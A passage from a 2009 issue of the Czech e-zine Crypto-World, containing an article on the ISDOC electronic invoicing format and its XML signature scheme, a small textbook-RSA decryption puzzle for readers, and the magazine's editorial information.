Hlavní myšlenkou formátu ISDOC je umožnit korporátnímu i veřejnému sektoru posílání datových zpráv, jejichž interní formát bude v souladu s naší legislativou, bude podporován významnými výrobci fakturačního software v ČR a hlavně bude jednotný. Změní tak léta trvající žalostný stav informační praxe v naší zemi, kdy ač technologie i legislativa elektronickou fakturaci dovolovala se tato díky existenci mnoha proprietárních formátů různých výrobců nedala použít v globálním měřítku. Tak v roce 2006 vznikla z iniciativy ABRA Software a.s. ve sdružení SPIS pracovní skupina, která navázala na legislativní rešerše svých předchůdců z roku 2003 a začala hledat konkrétní legislativní i technologickou cestu. Zakládající členové skupiny ABRA Software, LCS International a Ernst & Young se záhy rozrostli o další firmy jako jsou Cígler Software, K2Atmitec, Stormware, DC Concept, JKR nebo Česká spořitelna. Pozorný čtenář již jistě postřehl, že jde většinou o konkurenty na trhu informačních a ERP systémů. Ano je tomu tak, nicméně myšlenka jednotného formátu je natolik silná, že i firmy v přímém konkurenčním postavení jsou schopny si sednout k jednomu stolu a spolupracovat na společném díle. Klíčovou úlohu v tomto ohledu sehrálo Sdružení pro informační společnost (SPIS).

Proč ISDOC vznikl a jaký je jeho cíl ?

Blízkým cílem vzniku formátu bylo sjednotit elektronickou podobu několika ekonomických dokumentů fakturační povahy (faktura, dobropis, vrubopis, zálohová faktura, daňový zálohový list a jeho dobropis) a dát jí prostřednictvím spolupráce a podpory významných výrobců na trhu k dispozici jejich klientům - firmám, které se zabývají obchodem či službami a které z nejrůznějších důvodů neimplementovaly žádné jiné obecné řešení. Vzdáleným cílem pak je dosáhnout tímto způsobem zvýšení produktivity práce v segmentu výroby a distribuce zboží i v segmentu služeb, což v dlouhodobém horizontu pomůže České republice jako celku se prosadit v evropském kontextu jako země s velkým podílem služeb s vysokou přidanou hodnotou. Tím aktivita ISDOC plní i jedno ze základních poslání sdružení SPIS.

Hlavní výhody ISDOC

Nevyžaduje pro komunikaci žádného zprostředkovatele

Jedna z hlavních výhod tohoto formátu. XML soubor obsahuje elektronický podpis a je tudíž plnohodnotným daňovým dokladem. V tomto smyslu není podstatné jaká přenosová infrastruktura je použita a jak došlo k doručení dokladu od vystavitele k příjemci. Je možné tyto soubory posílat jako přílohu v běžném e-mailu, je možné používat zabezpečený přenos pomocí VPN či dalších řešení (jako např. „NESS Trade Connector“, což je zabezpečený přenos na úrovni B2B) nebo je možné soubory dopravovat na fyzických médiích typu Flash či dokonce FD. Důsledkem této výhody je samozřejmě úspora transakčních nákladů, které např. malým firmám doposud bránily takové řešení nasadit. Tato vlastnost byla jedním ze základních požadavků celého zadání formátu ISDOC.

Připouští možnost zprostředkovatele komunikace

I když si tento bod možná zdánlivě odporuje s bodem předchozím, je také důležitý. Formát totiž připouští i možnost třetí strany - zprostředkovatele komunikace mezi výstavcem a příjemcem, kterou podporuje zvláštními „routovacími“ položkami. Třetí strana do původně bilaterálního vztahu přináší zpravidla nějakou další přidanou hodnotu, za kterou jsou původní strany ochotny zaplatit. Jedna z nejzajímavějších je vyřešení bezpečnostní problematiky jednotlivých dokladů tak, aby je cestou nemohl nikdo monitorovat, dále to bývá notifikace přijetí dokladu zprostředkovatelem i příjemcem, vyřešení souhlasu s příjmem elektronických dokladů pomocí všeobecných podmínek zprostředkovatele a v neposlední řadě také častá služba spočívající v archivaci jednotlivých dokladů po zákonnou dobu 10+1 let. Příkladem takového řešení může být např. Česká Spořitelna se svou službou FAKTURA 24 či již výše zmíněný systém Datových schránek, který nabídne oproti jiným zákonnou fikci doručení dokumentu ve lhůtě 10 dnů. Důsledkem možnosti využít služeb intermediátora nad formátem ISDOC je možnost použití stejného formátu i pro relativně velké subjekty jako jsou například dodavatelé ze segmentu utilit (tj. energie, vodárenství atd).

Formát je pouze jeden

Pro pochopení významu tohoto bodu je užitečné se podívat do světa EDI (myšleno UN EDIFACT), což je další formát, který náš zákon o DPH pro elektronické daňové doklady připouští. Definuje jej odkazem na „Doporučení komise 1994/820/ES ze dne 19.října 1994“. Zde je situace taková, že jednotliví dodavatelé EDI řešení, často oborově zaměření, si mohou z mnoha standardních položek formátu vybrat pro své použití pouze některé a na těch vystavět svůj tzv. subset. Výsledkem je, že firma, která má ve svém IS/ERP implemenován subset A přímo nemůže komunikovat s firmou mající implementován subset B. Musí z principu využít služeb třetí strany, která umí převést protokoly jednotlivých subsetů mezi

sebou, což typicky bývá placená služba. Naproti tomu u formátu ISDOC nic takového není třeba, protože formát je prostě jen jeden. Samozřejmě je třeba se popasovat s problémem oborových specifik, který je v ISDOC vyřešen pomocí hlavičkových a řádkových uživatelských položek. To jsou elementy, v jejichž rámci může být umístěna libovolná uživatelská XML struktura, která na rozdíl od zbytku formátu nepodléhá kontrole pomocí XSD schématu a tudíž není třeba s každou takovou uživatelskou variantou měnit základní XSD schéma.

Obecně je možné říci, že Pracovní skupina pracovala celých 14 měsíců na tom, aby formát zohlednil všechna důležitá specifika české daňové legislativy. Naším cílem bylo, aby formát byl schopen nahradit 95% faktur, které se doposud vyskytovaly v papírových firemních transakcích. Důsledkem výše zmíněných vlastností pak je, že pokud libovolná firma používá fakturační software podporující formát ISDOC a elektronicky fakturuje, tak libovolné jiné firmy podporující taktéž formát ISDOC mohou tyto faktury přijímat a jejich systém je umí interpretovat. A pokud přijímací systém objeví uživatelské položky, kterým rozumí, tak je použije, pokud ne tak je ignoruje. V každém případě je ale faktura načtena jak položkově tak finančně. Aby pravděpodobnost správné interpretace byla co nejvyšší, iniciovalo sdružení SPIS již jmenovanou "Deklaraci o společném postupu v oblasti elektronické fakturace", na které se kromě již zmíněných firem shodli i další významné firmy z oboru IS/ERP jako jsou Karat Software, Gordic, Asseco ČR či dokonce zástupci nadnárodních gigantů jako Microsoft nebo SAP ČR. Po vyhlášení formátu v březnu 2009 se k Deklaraci začaly připojovat další firmy. K 1.6.2009 je jejich výčet následující: Accord, ALTEC, ALTUS software, COMPEKON, MICRODATA, ORTEX, TILL CONSULT, TRIADA, VERA a WinStrom.

Z čeho jsme vycházeli

Formát ISDOC vychází filozoficky z formátu UBL 2.0, definovaného mezinárodním sdružením OASIS (www.oasis-open.org). Z této normy jsme původně vyšli a chvíli se zdálo, že budeme moci jen popsat, co které položky znamenají a můžeme začít implementovat do svých systémů. Časem se ale začaly objevovat problémy, jak naplnit ten či onen legislativní požadavek, a v určitou chvíli bylo jasné, že budeme muset pro některé funkčnosti použít vlastní položky, protože UBL nic podobného neřeší (například problematika daňových záloh, počítání DPH metodou zdola nebo shora atd.). Tak se v návrhu objevil kromě čtyř původních jmenných prostorů i jeden nový – „isd:", ve kterém jsme koncentrovali veškeré nové či pozměněné položky. Když jsme začali dávat dohromady jednotlivá XML schémata (soubory XSD) tak se velmi rychle ukázalo, že výsledný popis i formát je složitý a nepřehledný. A tak jsme nakonec definovali jediný jmenný prostor, který cca z 1/2 vychází z položek a datových typů UBL a ze druhé poloviny je doplněn položkami vlastními. Všechny položky mají samozřejmě anglické názvy a kde to bylo možné, použili jsme datový typ shodný s UBL 2.0.

Hlavní rysy technického řešení

Více druhů dokladů fakturační povahy

Jak již bylo zmíněno, formát ISDOC řeší všechny základní dokumenty fakturační povahy, které se mohou vyskytovat v běžné firemní praxi. Jedná se konkrétně o fakturu vč. podpory zúčtování daňových i případných nedaňových zálohových listů, dobropis, vrubopis, zálohovou fakturu (myšleno nedaňový zálohový list), daňový zálohový list a dobropis daňového zálohového listu.

Doklady v místní i cizí měně

Všechny doklady mohou být buď v místní, nebo v jedné cizí měně. Tuto omezující podmínku jsme stanovili po analýze výskytu cizoměnných dokladů s více než jednou měnou. Podle našich zjištění je takových dokladů jen velmi malé množství. Z tohoto důvodu a současně také z důvodu neúměrného zkomplikování vnitřních vazeb, jsme rozhodli se touto variantou nadále nezabývat.

Identifikace až 5-ti různých stran na dokladu

Protože na dokladech se běžně vyskytují kromě adres odběratele a dodavatele, zapsaných v obchodním rejstříku, ještě adresy další např. adresy fakturačních míst či adresy dodání, podporuje ISDOC až 5 takových. Důležité je to i proto, že zákon dovoluje pověřit fakturací třetí osobu. Důležité je, že rozlišovací položky pro identifikaci firem dovolují použití jak firemních (proprietárních) kódů, tak celosvětových GLN (Global Location Number) identifikátorů a samozřejmě také národních identifikačních čísel, kterým je v ČR údaj IČ.

Identifikace zboží až 5-ti rozlišujícími údaji

Podobně jako v případě firem je u rozlišení zboží podporováno hned několik druhů identifikátorů. Jsou to až 3 různé kódy podle dodavatele, dále globální identifikátor typu EAN a pro spolupráce typu „malý dodavatel a obrovský odběratel“ i kódy zboží podle odběratele.

Podpora sériových čísel a šarží vč. expirací

Protože předmětem obchodu a tedy i fakturace je často zboží, u kterého je třeba evidovat jednotlivá sériová čísla (typicky velká elektronika) nebo série zboží se stejnou šarží (typicky léky či potraviny), obsahuje ISDOC příslušné kolekce i na tyto eventuality.

Možnost použití tzv. uživatelských položek

Technicky se jedná o zvláštní nevalidované kolekce hlavičkových a řádkových položek, které nejsou záměrně nijak svázány s hlavním XSD schématem. Tím je možno ve standardizovaném formátu používat i položky, na kterých se výstavce a příjemce dohodli bilaterálně. Například bude-li nutno na fakturačním řádku se spotřebou elektrické energie v KWh přenést ještě doplňkovou informaci v jakých sazbách se čerpání uskutečnilo, jaký byl paušální poplatek za konkrétní elektroměr a nakolik zákaník využil možnost výkupu zelené energie, tak je to touto cestou možné aniž je nutno měnit celkovou verzi formátu a na všech stranách jí implementovat. V praxi tak informační systémy výstavce a příjemce mohou být upraveny k používání těchto položek, zatímco ostatní systémy tyto položky nebudou interpretovat, protože tyto nejsou popsány ve validačních schématech. Položky povinné pro daňový doklad však obsahuje každý soubor ISDOC.

Řešení příloh jako dokumentů majících právní relevanci k faktuře

Protože v papírové praxi se často vyskytují u faktur také přílohy, které mohou mít i právní relevanci k mateřskému dokladu, museli jsme za vidění cíle nahradit papírové řešení elektronickým řešit i tyto situace. Přílohy mohou obsahovat například všeobecné obchodní podmínky, přílohou může být kalkulační list k faktuře na parkety stejně jako fotografie billboardu k faktuře na reklamní služby. Řešení se v zásadě dělí na ty, které musí omezit velikost příloh a na ty ostatní, kde to nutné není. K omezení velikosti příloh se přistupuje v případě, kdy přílohy jsou součástí samotného XML (v příslušném kódování např BASE64) a jejich nadměrná velikost by tak mohla zcela ochromit zacházení s příslušným souborem (funce načtení do paměti, verifikace proti XSD atd). Proto jsme se v definici ISDOC vydali druhou cestou, kterou je udržování příloh mimo vlastní XML soubor – v jiném datovém

kontejneru. Formát ISDOC jsou tedy ve skutečnosti formáty dva. Jeden je soubor .isdoc, což je vnitřně „klasický“ XML soubor, který neobsahuje žádné přílohy a použije se právě v tomto případě. Druhým formátem je soubor .isdocx, který je vnitřně souborem typu ZIP a který může kromě „hlavního“ souboru .isdoc nést i libovolné další soubory jako přílohy daného dokladu. Vtip je v tom, že jednotlivé přílohy jsou referencovány v příslušné kolekci „hlavního“ isdoc souboru svým jménem a SHA1 otiskem. A jak již bylo uvedeno, celý obsah dokladu .isdoc je podepsán el.podpisem. Tím jsou soubory příloh sice technicky umístěny vně XML (a nezdržují jeho zpracování) ale současně se jakákoliv manipulace s přílohami okamžitě projeví porušením SHA1 otisků jednotlivých příloh, případně rovnou neplatností elektronického podpisu celé faktury, pokud by se někdo pokoušel v ní SHA1 otisky příloh ručně přepsat. Tím by byl soubor .isdoc prohlášen za neautentický (pozměněný). Výsledné řešení tedy splňuje splňuje stejná bezpečnostní kritéria jako kdyby přílohy byly celé součástí jediného podepsaného XML.

Vlastní implementace elektronického podpisu

Po provedení rešerše technik podepisování jsme pro případ podepisování XML souboru .isdoc zvolili normu XMLSig, metodu Enveloped. Jejím principem je, že těsně před ukončením rootového elementu, kterým je v našem případě element <Invoice> se vloží element <Signature>, ve kterém se celý podpis odehrává. Uvnitř tohoto elementu jsou pak tři další: <SignedInfo><SignatureValue><KeyInfo>. Element <SignedInfo> obsahuje kromě popisu algoritmů digitálního otisku, algoritmů kanonikalizace a elektronického podpisu hlavně vlastní digitální otisk celého XML dokumentu a to v elementu <DigestValue>. Kanonikalizace je metoda, která uvnitř struktury XML vyřadí přebytečné mezery, vícenásobné konce řádků a další neproduktivní znaky. Pozor ale, tato metoda nijak nemanipuluje s vlastními daty jednotlivých elementů, které i po kanonikalizaci zůstávají v původním tvaru, řeší pouze znaky ve struktuře XML. Například tedy pokud atribut nějakého elmentu je zbytečně posunut vpravo a podobně. Po kanonikalizaci je proveden otisk příslušným algoritmem a pak je již programem složen celý element <SignedInfo>. Na tento element je následně aplikován elektronický podpis zvolenou metodou, v drtivé většině se používá algoritmus RSA, a výsledek je uložen do elementu <SignatureValue>. Aby příjemce měl vždy po ruce veřejný klíč podepisující osoby, je jako třetí element přidána binární reprezentace jeho certifikátu a to do jednoho z podelementů elementu <KeyInfo>.

Poznámka: od 1.1.2010 je podle světových doporučení zapovězeno v systémech veřejné správy v ČR používání digitálních otisků algoritmem SHA1 a je nutno přejít na některý vyšší algoritmus z rodiny SHA2, například SHA256. Pracovní skupina SPIS na tomto problému aktuálně pracuje.

Konkrétní provedení podpisu v XML souboru faktury by mohlo po určitém zjednodušení a naformátování vypadat např. takto:

```
<?xml version="1.0" encoding="utf-8"?>
<Invoice xmlns="http://isdoc.cz/namespace/invoice" version="5.1">

  <!--……-->
  <!—položky dokumentu faktura-->
  <!--……-->
  <PaymentMeans>
     <!—posledni element nepodepsane faktury- -->
  </PaymentMeans>
```


```
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
    <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-
                                       c14n-20010315"/>
    <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-
                                sha1"/>
      <Reference URI="">
        <Transforms>
          <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-
          signature"/>
        </Transforms>
        <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
        <DigestValue>29hg/161shG5T0cuwyUEQZiHmn4=</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>rJgOKTSyaGb5... atd==</SignatureValue>
    <KeyInfo>
      <X509Data>
        <X509Certificate>MIIEVCCAz+gAKoZIhvcNAQAwaDELmakGA1UEBhMCQ1ox
          … vlastni klientský certifikát …
          qoF4Y1IgJ0w16ws=
        </X509Certificate>
      </X509Data>
    </KeyInfo>
  </Signature>
</Invoice>
```

Podpora formátu v jednotlivých IS/ERP

V době psaní tohoto článku (červen 2009) ještě není možné hodnotit úroveň implementace v jednotlivých IS, protože většina výrobců jí plánuje až do podzimních nebo zimních legislativních verzí. Nepochybně bude velmi zajímavé porovnat, jak jednotliví výrobci k implementaci formátu ISDOC ve svých systémech přistoupili. Ať to ale provedou tak či onak důležité je, že fakturu nebude v systému příjemce třeba znovu typovat a že položky budou automaticky (nebo alespoň poloautomaticky) rozeznány. V tom se skrývá síla celého řešení na straně příjemce.

Podpora formátu externími nástroji

Pro účely podpory průmyslového nasazení formátu ISDOC již existují i externí nástroje. Jeden z nich vyvinula firma ABRA Software a pojmenovala jej ISDOCReader. Jde o freeware tj. program, který je možné kdykoliv stáhnout z příslušné adresy (www.isdoc.org) a začít jej volně používat. Tento nástroj provede po instalaci asociaci s oběma variantami formátu ISDOC (.isdoc i .isdocx) a stane se tak výchozím prohlížečem tohoto formátu. ISDOCReader dovoluje libovolný fakturační doklad zobrazit do vizuální podoby faktury, ověřit příslušným tlačítkem elektronický podpis dokladu, případně si doklad i vytisknout. Je také možné prohlížet a exportovat případné přílohy faktury. Dalším krokem „workflow“ zpracování došlé elektronické faktury v menší firmě je pak její postoupení k automatickému či poloautomatickému zpracování do IS/ERP příjemce, k čemuž je opět příslušné tlačítko. Technicky bude možnost odeslání dokladu do libovolného IS/ERP vyřešena pomocí konfiguračního souboru, který si každý výrobce bude moci dát do své instalace a který ISDOCReader bude volat.



Příklad použití freewarového nástroje ISDOCReader na ověření el.podpisu.

Pokud se některý z laskavých čtenářů bude zajímat o projekt ISDOC podrobněji, další informace včetně poslední verze formátu, dokumentace jeho datových struktur, příkladů datových souborů i aktuálních údajů o podpoře formátu jednotlivými výrobci software nalezne na adrese www.isdoc.cz.

Literatura

[1] Kolektiv autorů. Dokumentace ke standardu UBL 2.0. [online] Dostupný z WWW: <http://docs.oasis-open.org/ubl/cs-UBL-2.0/UBL-2.0.html>.
[2] Kosek, Jiří. XML schémata. [online] Dostupný z WWW: <http://www.kosek.cz/xml/schema/wxs.html>
[3] Kolektiv autorů. XSD Schema tutorial. [online] Dostupný z WWW: <http://www.w3schools.com/schema/default.asp>.
[4] Kolektiv autorů sdružení W3c. Dokumentace ke Xmldsig. [online] Dostupný z WWW: <http://www.w3.org/TR/xmldsig-core/>.
[5] Kolektiv autorů Pracovní skupiny pro elektronickou fakturaci SPIS. Dokumentace k formátu ISDOC. [online] Dostupný z WWW: <http://www.isdoc.cz/>.

D. Malá soutěž v luštění RSA

Pavel Vondruška (pavel.vondruska@crypto-world.info)

Pro příznivce našich podzimních soutěží v luštění, ale samozřejmě i další čtenáře, jsem připravil následující drobnou úlohu.

Soutěžním úkolem je rozluštění šifrového textu:

14 39 07 57 18 34 10 47 17 92 06 31 28 65 32 92 11 41 26 31
26 29 20 80 25 06 00 77 03 60 09 00 03 60 11 44 31 00 05 41
07 92 06 16 04 70 10 75 03 60 18 79 00 46 26 73 23 49 25 18 13 90

K zašifrování otevřeného textu byl použit algoritmus RSA a formátování CW#1.0 (detaily viz nápověda), veřejný klíč je (N,e)=(3337, 79).

Při luštění se řešitel seznámí s algoritmem RSA a uvědomí si, jak úzce souvisí bezpečnost algoritmu s modulem N.

Pro prvé dva řešitele je připravena odměna. V případě zájmu se mohou bezplatně zúčastnit kurzu *"Problematika infrastruktury veřejných klíčů (PKI)"*, kterou 25.6.2009 pořádá akademie CZ.NIC (http://www.nic.cz/akademie/course/15/detail/). Lektorem kurzu je P.Vondruška.

Svá řešení zasílejte na adresu pavel.vondruska@crypto-world.info .

Řešení úlohy a jména všech úspěšných luštitelů budou zveřejněna v letním dvojčísle e-zinu Crypto-World 7-8/2009, který vyjde 1.8.2009. Z tohoto důvodu společně s řešením zašlete souhlas se zveřejněním svého jména resp. nick/pseudonym, který může být místo něj zveřejněn.

Přeji pěknou zábavu.

Doplňující informace k soutěžní úloze

1. Použitý šifrovací algoritmus

V podstatě se jedná o klasický šifrovací algoritmus založený na RSA, kde však otevřený text není formátován podle PKCS #1 (verze 1.5,2.0,2.1), ale podle námi zadaných pravidel, která označíme jako CW #1.0.

2. Asymetrický algoritmus RSA

Zvolíme prvočísla p a q a vypočteme

$N = p*q$

$\Phi(N) = (p-1)*(q-1)$

Dále zvolíme náhodné číslo e, kde

$1 < e < \Phi(N)$, takové, že e a $\Phi(N)$ jsou nesoudělná.

Vypočteme číslo d takové, že

$1 < d < \Phi(N)$ a

$e*d \equiv 1 \mod \Phi(N)$

Dvojici (N,d) nazveme soukromý klíč a (N,e) veřejný klíč.

3. Formátování zprávy (CW#1.0)

Zprávu M překódujeme nejprve do číselného tvaru. K tomu použijeme některou vhodnou převodovou tabulku. Např. tuto tabulku:

	0	1	2	3	4	5	6	7	8	9
6	**0**	**Mezera**	**2**	**3**	**4**	**A**	**B**	**C**	**D**	**E**
7	**F**	**G**	**H**	**I**	**J**	**K**	**L**	**M**	**N**	**O**
8	**P**	**Q**	**R**	**S**	**T**	**U**	**V**	**W**	**X**	**Y**
9	**Z**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**

Zprávu M pak zformátujeme do posloupnosti čísel pevné délky (délka bude rovna délce modulu N). K tomu použijeme vlastní formátování, která pracovně nazveme CW#1.0:

Formátování CW#1.0 :

1) Má-li modul délku k, budeme zprávu převedenou podle tabulky dělit na skupiny délky k-1.
2) Všechny skupiny musí mít délku k-1, nemá-li proto poslední skupina tuto délku, doplníme ji zprava příslušným počtem nul.
3) Všechny získané skupiny nyní doplníme zleva jednou nulou. Délka každé skupiny je po těchto úpravách rovna k.
4) Výsledek po šifrování má délku rovnou maximálně k, nemá-li ji, doplníme výsledek zleva nulami.

Získaný výsledek po formátování M označme $M= m_1\ m_2\ m_3$ …..

4. Zašifrování zprávy M

Zašifrováním zprávy M pomocí veřejného klíče (N,e) rozumíme řetězec

$P = C_1\ C_2\ C_3$ ..... , kde

$C_1 \equiv m_1^e \mod N$, $C_2 \equiv m_2^e \mod N$, $C_3 \equiv m_3^e \mod N$ ..... $C_i \equiv m_i^e \mod N$

5. Dešifrování zprávy P

Dešifrování zprávy P se pak provede tak, že použijeme soukromý exponent d a tím získáme původní zprávu M

$m_1 \equiv C_1^d \mod N$, $m_2 \equiv C_2^d \mod N$, $m_3 \equiv C3^d \mod N$ .... $m_i \equiv C_i^d \mod N$

6. Bezpečnost

Pokud dokáže příjemce udržet svůj soukromý klíč v tajnosti (a čísla p a q byla dostatečně velká), pak je ze znalosti šifrové zprávy a veřejného klíče výpočetně složité získat otevřenou zprávu.

E. O čem jsme psali v červnu 2000 – 2008

Crypto-World 6/2000

Příloha : Navajo Code Talkers, revize z 15.6.1945, soubor Dictionary.htm

Crypto-World 6/2001

Příloha : priloha6.zip
(fotografie Security 2001, témata přednášek na konferenci Eurocrypt´2001)

Crypto-World 6/2002

Crypto-World 6/2003

Crypto-World 6/2004

Crypto-World 6/2005

Crypto-World 6/2006

Crypto-World 6/2007

Příloha: Mikulášská kryptobesídka (6.-7.12.2007)- MKB2007_CallForPapers_cerven.pdf

Crypto-World 6/2008

F. Závěrečné informace

1. Sešit

Crypto-World je oficiální informační sešit "Kryptologické sekce Jednoty českých matematiků a fyziků" (GCUCMP). Obsahuje články podepsané autory. Případné chyby a nepřesnosti jsou dílem P.Vondrušky a autorů jednotlivých podepsaných článků, GCUCMP za ně nemá odbornou ani jinou zodpovědnost.
Adresa URL, na níž můžete najít tento sešit (zpravidla 3 týdny po jeho rozeslání) a předchozí sešity GCUCMP, denně aktualizované novinky z kryptologie a informační bezpečnosti, normy, standardy, stránky některých členů a další související materiály:
http://crypto-world.info

2. Registrace / zrušení registrace

Zájemci o e-zin se mohou zaregistrovat pomocí e-mailu na adrese pavel.vondruska@crypto-world.info (předmět: Crypto-World) nebo použít k odeslání žádosti o registraci elektronický formulář na http://crypto-world.info. Při registraci vyžadujeme pouze jméno a příjmení, titul, pracoviště (není podmínkou) a e-mail adresu určenou k zasílání kódů ke stažení sešitu.
Ke zrušení registrace stačí zaslat krátkou zprávu na e-mail pavel.vondruska@crypto-world.info (předmět: ruším odběr Crypto-Worldu!) nebo opět použít formulář na http://crypto-world.info. Ve zprávě prosím uveďte jméno a příjmení a e-mail adresu, na kterou byly kódy zasílány.

3. Redakce

E-zin Crypto-World

Redakční práce:	Pavel Vondruška
Stálí přispěvatelé:	Pavel Vondruška
	Jaroslav Pinkava
Jazyková úprava:	Jakub Vrána
Přehled autorů:	http://crypto-world.info/obsah/autori.pdf
NEWS	Vlastimil Klíma
(výběr příspěvků,	Jaroslav Pinkava
komentáře a	Tomáš Rosa
vkládání na web)	Pavel Vondruška
Webmaster	Pavel Vondruška, jr.

4. Spojení (abecedně)

redakce e-zinu	ezin@crypto-world.info ,	http://crypto-world.info
Vlastimil Klíma	v.klima@volny.cz ,	http://cryptography.hyperlink.cz/
Jaroslav Pinkava	Jaroslav.Pinkava@zoner.cz ,	http://crypto-world.info/pinkava/
Tomáš Rosa	t_rosa@volny.cz ,	http://crypto.hyperlink.cz/
Pavel Vondruška	pavel.vondruska@crypto-world.info ,	http://crypto-world.info/vondruska/index.php
Pavel Vondruška,jr.	pavel@crypto-world.info ,	http://webdesign.crypto-world.info
Jakub Vrána	jakub@vrana.cz ,	http://www.vrana.cz/